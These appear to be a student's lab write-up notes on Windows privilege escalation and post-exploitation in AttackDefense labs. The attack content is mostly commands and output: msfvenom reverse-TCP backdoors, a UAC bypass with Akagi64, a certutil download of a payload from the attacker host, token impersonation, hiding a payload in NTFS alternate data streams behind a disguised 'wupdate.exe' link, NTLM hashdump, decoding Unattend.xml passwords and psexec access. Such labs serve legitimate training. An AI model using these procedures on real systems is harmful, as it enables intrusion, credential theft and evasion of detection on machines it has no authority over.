meterpreter > shell

C:\Windows\system32>net localgroup administrators




```
Members
-----
admin
Administrator
```

🖐 In the screenshot above we observe the account we have access to (admin) belongs to the local Administrators group on the target machine.

If we try this:

```
C:\Windows\system32>net user admin password123 # = Change the password of the  
Windows user called admin to password123
```

```
C:\Windows\system32>net user admin password123  
net user admin password123  
System error 5 has occurred
```



👉 the command is not executed successfully basically because, despite being the **admin** an administrator user, The account we have access to is an administrator account, but our current session is not running with elevated administrator privileges. This means:

- **Being in the Administrators group = the user has the potential to become admin.**
- **Having an elevated token = the current process is actually running as admin.**

So, at this time, as shown in the screenshots above, despite having an administrator we have not enabled yet the privileges.

So now we'll proceed to exploit that user in the target system in order to escalate privileges :

We open a new terminal for setting **HANDLER LISTENING**

1- Creation of the payload

```
root@attackdefense > msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.5.2  
LPORT=1234 -f exe > backdoor.exe (backdoor.exe = the arbitrary name we're setting for this  
payload we're creating)
```

👉 remember **-p** refers to payload, and although **windows/meterpreter/reverse_tcp** may appear to be a directory, it is not; it simply indicates the payload configuration we're setting (payload for a windows target, we want a meterpreter session, and by a reverse_tcp connection).


```
root@attackdefense:~# ls  
Desktop backdoor.exe thinclient_drives
```

2- Once payload created, we create the **handler listener**

```
root@attackdefense > msfconsole -q
```

```
msf6 > use multi/handler  
msf6 > set payload windows/meterpreter/reverse_tcp  
msf6 > set LPORT 1234  
msf6 > run
```

```
msf6 exploit(multi/handler) > run
```




reverse tcp handler listening,
ready to receive the malicious
meterpreter payload we created:

Started reverse TCP handler on 10.10.5.2:1234

We switch again to the first terminal in which we started this lab, where we were remotely in the target machine with the **admin** user:

```
meterpreter > cd C:\\
meterpreter > mkdir Temp
meterpreter > cd Temp
meterpreter > upload backdoor.exe
meterpreter > upload /root/Desktop/tools/UACME/Akagi64.exe (Akagi = the UAC bypass tool, provided by the UACME github repository)
meterpreter > shell
```



```
C:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is AEDF-99BD

Directory of C:\Temp

12/28/2021  02:05 AM    <DIR>
12/28/2021  02:05 AM    <DIR>
12/28/2021  02:05 AM
12/28/2021  02:05 AM    199,168 Akagi64.exe
12/28/2021  02:05 AM    73,802 backdoor.exe
```

C:\Temp > **.\Akagi64.exe 23 C:\Temp\backdoor.exe** – we pass the backdoor.exe as argument for the Akagi64.exe. Despite backdoor being within the target device in the same directory as Akagi, We must set the target address of the directory in which backdoor.exe is located.

👉 So as we explained:

The number 23 specifies which UAC bypass method Akagi64.exe should use, in this case the **method 23**. In this manner, UACME attempts to run backdoor.exe through method 23, with the goal of launching it as an elevated process

So as we explained:

The problem is:

We are administrator, but our current process is not elevated

So if we get to fix the problem, we'll be able to:

To execute a program/command with elevated administrator privileges.

In order to fix that issue, we have **Akagi64.exe**: this tool has **multiple methods** to fix **that problem**.


However, each method uses a different Windows technique, and each one may only work on specific Windows versions or configurations. In this lab we're using the method 23.

So now we switch to the handler listener terminal:

```
meterpreter > getprivs
```

```
meterpreter > getprivs

Enabled Process Privileges
=====
Name
----
```



We did it! We now have elevated privileges! ✓

```
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
```

VERY IMPORTANT 📌

Example of a process:

I double-click Notepad -> Windows starts notepad.exe -> Now Notepad is running -> That running instance is a process

What a instance is

An instance is one running copy of a program.

notepad.exe as a program is just stored on disk. When we open it, Windows creates a running process and assigns it a PID.

Example:

notepad.exe → PID 1500

If we open Notepad twice, Windows creates two separate instances:

notepad.exe → PID 1500

notepad.exe → PID 1800

Same program, but two different running processes.

Same in the lab:

we execute backdoor.exe file

↓

Windows target creates a backdoor.exe process

↓


Windows assigns it a PID, for example 2396




Meterpreter lives inside that process

So there are 2 concepts of .exe:

1. as a file (the program, as notepad, installed in our device):



2. as a process (created when we run the notepad.exe (the one in the screenshot above) 🖱️).
This time, Windows assigns it a PID (process identifier number).
In order to reflect this, I double-clicked the app Notepad, and right after i went to my PC's Task Administrator and there we are:




LAB UAC

Exactly the same as the previous section.

The only think it is at the end, when asks us to get the flag:

Objective: Gain the highest privilege on the compromised machine and get admin user NTLM hash.

meterpreter > hashdump



```
meterpreter > hashdump
admin:1012:aad3b435b51404eeaad3b435b51404ee:4d6583ed4cef81c2f2ac3c88fc5f3da6:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:659c8124523a634e0ba68e64bb1d822f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

there we have the answer: the green rectangle corresponds to the NTLM hash for the **admin** user!

ACCESS TOKEN IMPERSONATION

We'll exploit again the rejetto http file server vulnerability: rejetto it's a program for Windows that allows me to share files via HTTP, as if my PC acted as a small web server.

```
service postgresql start && msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
msf6 > set RHOSTS 10.2.24.221
msf6 > exploit
```

```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit
[*] Started reverse TCP handler on 10.10.5.2:4444
[*] Using URL: http://0.0.0.0:8080/SmUg4kavFpHJI8g
[*] Local IP: http://10.10.5.2:8080/SmUg4kavFpHJI8g
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /SmUg4kavFpHJI8g
[*] Sending stage (175174 bytes) to 10.2.24.20
[!] Tried to delete %TEMP%\KFMuEi0b.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.5.2:4444 -> 10.2.24.20)
[*] Server stopped.
meterpreter > 
```

`msf6 > getuid` # `getuid` in Meterpreter shows which Windows user account your current Meterpreter session is running

```
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getprivs

Enabled Process Privileges
=====
Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
```

local service == non privileged account

Although we've not elevated privileges, we'll take advantage of this permission that can be used with malicious intentions!

Briefly:

In Windows, when a process (like a process from another PC), connects to a process we're running in our windows device, Windows assigns that process an impersonation token, so that the server process (==the process we're running on our windows device) can check the client process's (==the process that connected to us) permissions.

Example:

w3wp.exe (the server process) runs as IIS APPPOOL\DefaultAppPool
spoolsv.exe (the client process) runs as NT AUTHORITY\SYSTEM

If `spoolsv.exe` connects to `w3wp.exe`, Windows may provide `w3wp.exe` with an impersonation token representing `NT AUTHORITY\SYSTEM`, so that `w3wp.exe` can identify the connected client, `spoolsv.exe`, and check what that client is allowed to do.

The abuse comes if `w3wp.exe` has `SeImpersonatePrivilege`, as it may be able to use that token and temporarily act as `SYSTEM`, this is, **with elevated privileges!!**

our process == the process in the target device we are located through the meterpreter session

Final idea:

Privileged service/process connects to our process

↓

Windows gives our process an impersonation token representing that privileged identity

↓

Normally, our process uses the token to identify the client and check what it is allowed to do

↓

If our process has `SeImpersonatePrivilege`, it may be able to use that token

↓

Abuse: our process can temporarily act with the privileges of that identity, for example `SYSTEM`.

In this current exercise, however, we don't need any process to connect to our server process, we already have that token in our PC generated. But not always will happen that. In that case, we must do the potato attack (*)

At the end, all will depend on which users, and consequently tokens, do we have in the target PC we are located at the moment.

```
meterpreter > load incognito
```

Incognito only helps us to use tokens that already exist or are accessible in the compromised Windows machine (my PC).

```
meterpreter > list_tokens -u # -u option refers to the user (us), in order to see the tokens we have available
```

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
ATTACKDEFENSE\Administrator
NT AUTHORITY\LOCAL SERVICE
=====

Impersonation Tokens Available
=====
No tokens available
=====
```

we'll use the **ATTACKDEFENSE**Administrator token and we'll "copy" to the **Impersonation tokens list**, which is empty for now!

👉 Delegation Tokens Available list

```
meterpreter > impersonate_token "ATTACKDEFENSE\Administrator" # This command basically impersonates this privilege! == is adding ATTACKDEFENSE\Administrator to the Impersonation Tokens Available list!! 👉
```

```
meterpreter > getuid
```



```
meterpreter > impersonate_token "ATTACKDEFENSE\Administrator"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
    Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user ATTACKDEFENSE\Administrator
meterpreter > getuid
Server username: ATTACKDEFENSE\Administrator
```

meterpreter > getprivs

```
meterpreter > getprivs
[-] stdapi_sys_config_getprivs: Operation failed: Access is denied.
```

meterpreter > pgrep explorer # explorer.exe is commonly chosen because it belongs to the logged-in desktop user and is usually stable. Migrating into it can make the Meterpreter session run inside that user's interactive context, which may give better access than staying inside the original exploited process, which was the recent exploited HFS/Rejetto process

meterpreter > migrate 3512

meterpreter > getprivs

```
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Warning: if when performing `meterpreter > list_tokens -u` we don't have any token in the Delegation Tokens Available list, then we must use the potato attack (*), which will generate a PRIVILEGED ACCESS token. Once generated, we should continue exactly the same as what we did in this pdf section!

Alternate Data Streams (ADS)

NTFS = the Windows filesystem format + the rules/data structures used to organize files on disk

Disk = a warehouse
NTFS = the organization system of the warehouse
File = a box
Folder = a shelf/section
Permission = who has the key
ADS = hidden compartment attached to a box

In this demonstration our machine is a Windows 7


We'll see how can we hide malicious payload within the metadata of a legitimate file.

In our Windows 7 terminal we create a file called: **test.txt:secret.txt**. This basically will create the file test.txt, with a hidden file inside it, called secret.txt.


So we perform:

C:\Users\Win7\Desktop>**notepad test.txt:secret.txt**


We manually put a sentence inside the file:



Now we close manually with the mouse the notepad app, and we double click from the desktop the test.txt file:



No message is displayed in it! :



To an easy understanding:

test.txt

└─ *test.txt* : main data, the visible one in our system when performing


"C:\Users\Win7\Desktop> **ls**".

└─ *test.txt:secret.txt* : hidden data within test.txt: an Alternate Data Stream called "secret.txt". **To see it, we need search it deliberately, specifying it's exact name, this is, type in cmd:**


So this is the reason why any message is displayed, because the message is hidden!

```
C:\Users\Win7\Desktop> notepad test.txt:secret.txt
```

When performing this command, will be opened and displayed the “*secret.txt*” file:



We have now a file uploaded in the target device called “***payload***” to detect vulnerabilities that can be a treat for their target, so in order to hide it, we put it in *C:\Temp*: a more unnoticed place.



Right after we do:

```
C:\Temp>type payload.exe > windowslog.txt:winpeas.exe
```

This command 🖐 means :

Read the content of payload.exe




Redirect/copy that content into an Alternate Data Stream



The ADS is called winpeas.exe and is attached to windowslog.txt (2 files created just when executing this command)

Right after execute this command, we go to *C:\Temp* and “***payload***” file is still there, and at the same time windowslog.txt appears. We can already delete payload because thanks to the command above 🖐 have a copy stored in “*winpeas.exe*”:




Note that **0 KB** as there's no data within *windowslog* . Although payload.exe (now named winpeas.exe) is 1.639 KB, that info is hidden!

In order to execute winpeas.exe, we tried to :


```
C:\Temp> start windowslog.txt:winpeas.exe
```

But it an immediate error was thrown:




So we'll open a **elevated privileges terminal** and create like a symbolic link , that will basically point directly to **windowslog.txt:winpeas.exe** in order to *execute* it.

```
C:\Windows\system32> mklink wupdate.exe C:\Temp\windowslog.txt:winpeas.exe #  
wupdate.exe is just the arbitrary name we give to the link we are creating (the  
name itself tries to be a bit confusing so it is more unnoticeable).
```



Right after, we type:

```
C:\Windows\system32> wupdate
```



👉 Sure enough, winpeas.exe (payload.exe originally) is executed !

Searching For Passwords In Windows Configuration Files : (Unattended)


In this lab, we have access to a GUI for two machines: a Kali machine, used as the attacker, and a Windows 10 system with the user “student”, a non-privileged user. We’ll try to put the payload into the target, this time, via the **http method**:

```
root@attackdefense > msfvenom -p windows/x64/meterpreter/reverse_tcp  
LHOST=10.10.5.2 LPORT=1234 -f exe > payload.exe
```

```
root@attackdefense > python -m SimpleHTTPServer 80 # Starts a temporary HTTP server  
on the attacker machine using port 80, so files in the current directory (root  
directory, in our kali attacker machine) can be downloaded by the target.
```

```
C:\Users\student > cd Desktop # when opening the cmd in the target windows system,  
the user “student” automatically opens (the one we have access to)
```

```
C:\Users\student\Desktop > certutil -urlcache -f http://10.10.5.2/payload.exe  
payload.exe # Downloads payload.exe from the attacker's HTTP server at 10.10.5.2  
and saves it in the current Windows directory as payload.exe. The -f option forces  
the download/overwrite.
```



The payload file was successfully downloaded onto the Windows target’s desktop!


So we’re ready to execute it, so when executing it will attempt to connect back to the attacker Kali device over a meterpreter session, so as done in previous occasions in this course, we need to create a metasploit listener: multi/handler:

```
root@attackdefense > service postgresql start && msfconsole -q  
msf6 > use multi/handler  
msf6 > set payload windows/x64/meterpreter/reverse_tcp  
msf6 > set LPORT 1234  
msf6 > set LHOST 10.10.5.2 # Attacker's IP  
msf6 > run
```

```
msf5 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.10.5.2:1234
```

👉 waiting for a incoming connection

We switch to the target Windows machine and double-click the payload file:



We switch back to the Kali attacker system, and as expected, the meterpreter session is created, so we have from our Kali attacker terminal, access to the Windows 10 target! :

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on
[*] Sending stage (201283 bytes) to
[*] Meterpreter session 1 opened (
meterpreter >
```

So now we search to the file we're interested in, "Unattend.xml", a file that contains passwords from the users in that Windows system, that is used by Windows when it updates to the latest version, and sometimes can be left behind in Windows File Explorer, so we'll try to see whether it exists and, if so, access it. It is often located in C:\Windows\Panther, so we perform:

```
meterpreter > cd C:\\
meterpreter > cd Windows
meterpreter > cd Panther
meterpreter > dir
```

```
meterpreter > dir
Listing: C:\Windows\Panther
=====
Mode                Size           Type             Last modified          Name
-----
100666/rw-rw-rw-    68             fil              2020-10-27 10:43:44 +0530 Contents0.dir
100666/rw-rw-rw-   12038          fil              2018-11-15 05:35:39 +0530 DDACLSys.log
100666/rw-rw-rw-   24494          fil              2020-10-27 10:43:44 +0530 MainQueueOnli
40777/rwxrwxrwx      0             dir              2018-11-14 12:25:59 +0530 Unattend
40777/rwxrwxrwx      0             dir              2018-11-15 05:35:25 +0530 UnattendGC
40777/rwxrwxrwx      0             dir              2018-11-15 05:38:25 +0530 actionqueue
100666/rw-rw-rw-    2229          fil              2018-11-15 05:35:28 +0530 diagerr.xml
100666/rw-rw-rw-    4296          fil              2018-11-15 05:35:28 +0530 diagwrn.xml
100666/rw-rw-rw-  10006528       fil              2018-11-15 05:33:39 +0530 setup.etl
40777/rwxrwxrwx      0             dir              2018-11-15 05:35:28 +0530 setup.exe
100666/rw-rw-rw-   83991          fil              2018-11-15 05:35:28 +0530 setupact.log
100666/rw-rw-rw-    142          fil              2018-11-15 05:35:28 +0530 setuperr.log
100666/rw-rw-rw-   16640         fil              2020-10-27 10:43:04 +0530 setupinfo
100666/rw-rw-rw-    3519          fil              2020-10-29 10:29:18 +0530 unattend.xml
```

👉 there it is!

```
meterpreter > download unattend.xml
```

Right after, we open a new terminal:

```
root@attackdefense > ls
```

```
root@attackdefense:~# ls
Desktop  payload.exe  thinclient  drives  unattend.xml
```


There it is 🖱️, as we downloaded it in the previous step!

```
root@attackdefense > cat unattend.xml
```

```
</SynchronousCommand>
</FirstLogonCommands>
<AutoLogon>
  <Password>
    <Value>QWRtaW5AMTIz</Value>
    <PlainText>>false</PlainText>
  </Password>
  <Enabled>>true</Enabled>
  <Username>administrator</Username>
</AutoLogon>
```

User and passw have been exposed!

```
<Password>
  <Value>QWRtaW5AMTIz</Value>
  <PlainText>>false</PlainText>
```

🖱️ given that PlainText is set to false, this means the password is encoded in base64.
To decode that:

```
root@attackdefense > vim password.txt # vim = a text editor.
```

```
LXTerminal  LXTerminal
QWRtaW5AMTIz
```

```
:wq
```

```
root@attackdefense > base64 -d password.txt
```

```
root@attackdefense:~# base64 -d password.txt
Admin@123root@attackdefense:~#
```

We obtained the password in plain text! the password is Admin@123 ✓.

To confirm that the discovered admin credentials are still valid and have not been subsequently changed, we run:

```
root@attackdefense > psexec.py Administrator@10.2.27.165
```

```
root@attackdefense:~# psexec.py Administrator@10.2.27.165
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright
Password: ← We enter the password
[*] Requesting shares on 10.2.27.165.....
[*] Found writable share ADMIN$
[*] Uploading file RqpvcxVy.exe
[*] Opening SVCManager on 10.2.27.165.....
[*] Creating service AGcb on 10.2.27.165.....
[*] Starting service AGcb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami ✓
nt authority\system
```

Confirmed! We are inside the target Windows system remotely!

LAB: Unattended Installation


PowerUp.ps1 is a PowerShell tool that, through powershell scripts, searches the Windows machine for common configuration mistakes that could help us get higher privileges.

We go to the common directory is deposited in the labs the useful files:


C:\Users\student\Desktop

We find PowerUp.ps1 here:

C:\Users\student\Desktop\PowerSploit\Privesc :



To execute it, from Powershell:



When executing it from Powershell, the supposed misconfiguration detected by PowerUp.ps1 we should abuse is:


```
C:\Users\student\Desktop\PowerSploit\Privesc> cd
```

```
C:\Users\student\Desktop\PowerSploit\Privesc
```

```
C:\Users\student\Desktop\PowerSploit\Privesc> Set-ExecutionPolicy -Scope Process  
-ExecutionPolicy Bypass # We allow to use scripts in this Powershell session. It is  
needed because Windows may block .ps1 scripts we wanna run, for security reasons.
```

```
C:\Users\student\Desktop\PowerSploit\Privesc> . .\PowerUp.ps1 # Load the PowerUp.ps1  
script into this PowerShell session.
```

```
C:\Users\student\Desktop\PowerSploit\Privesc> Invoke-AllChecks # In order to check  
all the possible misconfigurations in the current Windows target.
```



The rest of the procedures are exactly the same than in the previous section, "**Searching For Passwords In Windows Configuration Files : (Unattended)**"

Dumping Hashes With Mimikatz

In this section we'll treat about

Mimikatz = standalone post-exploitation tool for extracting Windows credentials, hashes, tickets, etc.

Kiwi = Meterpreter extension that incorporates features from Mimikatz, so you can use similar credential-dumping capabilities from inside a Meterpreter session.

```
root@attackdefense:~# nmap -sV 10.2.18.199
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-31 03:5
Nmap scan report for 10.2.18.199
Host is up (0.0036s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         BadBlue httpd 2.7
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

👉 BadBlue is the service we'll exploit. Thankfully, metasploit has an exploit module for this specific version of BadBlue service (2.7).

```
service postgresql start && msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
msf6 > set RHOSTS 10.2.18.199
msf6 > exploit
```

```
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.5.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.2.18.199
[*] Meterpreter session 1 opened (10.10.5.2:4444 -> 10.2.18.199:49874)

meterpreter > 
```

```
meterpreter > getuid
Server username: ATTACKDEFENSE\Administrator
```

we're the Admin user!

we'll migrate to the lsass process:

```
meterpreter > pgrep lsass
meterpreter > pgrep lsass
788
```

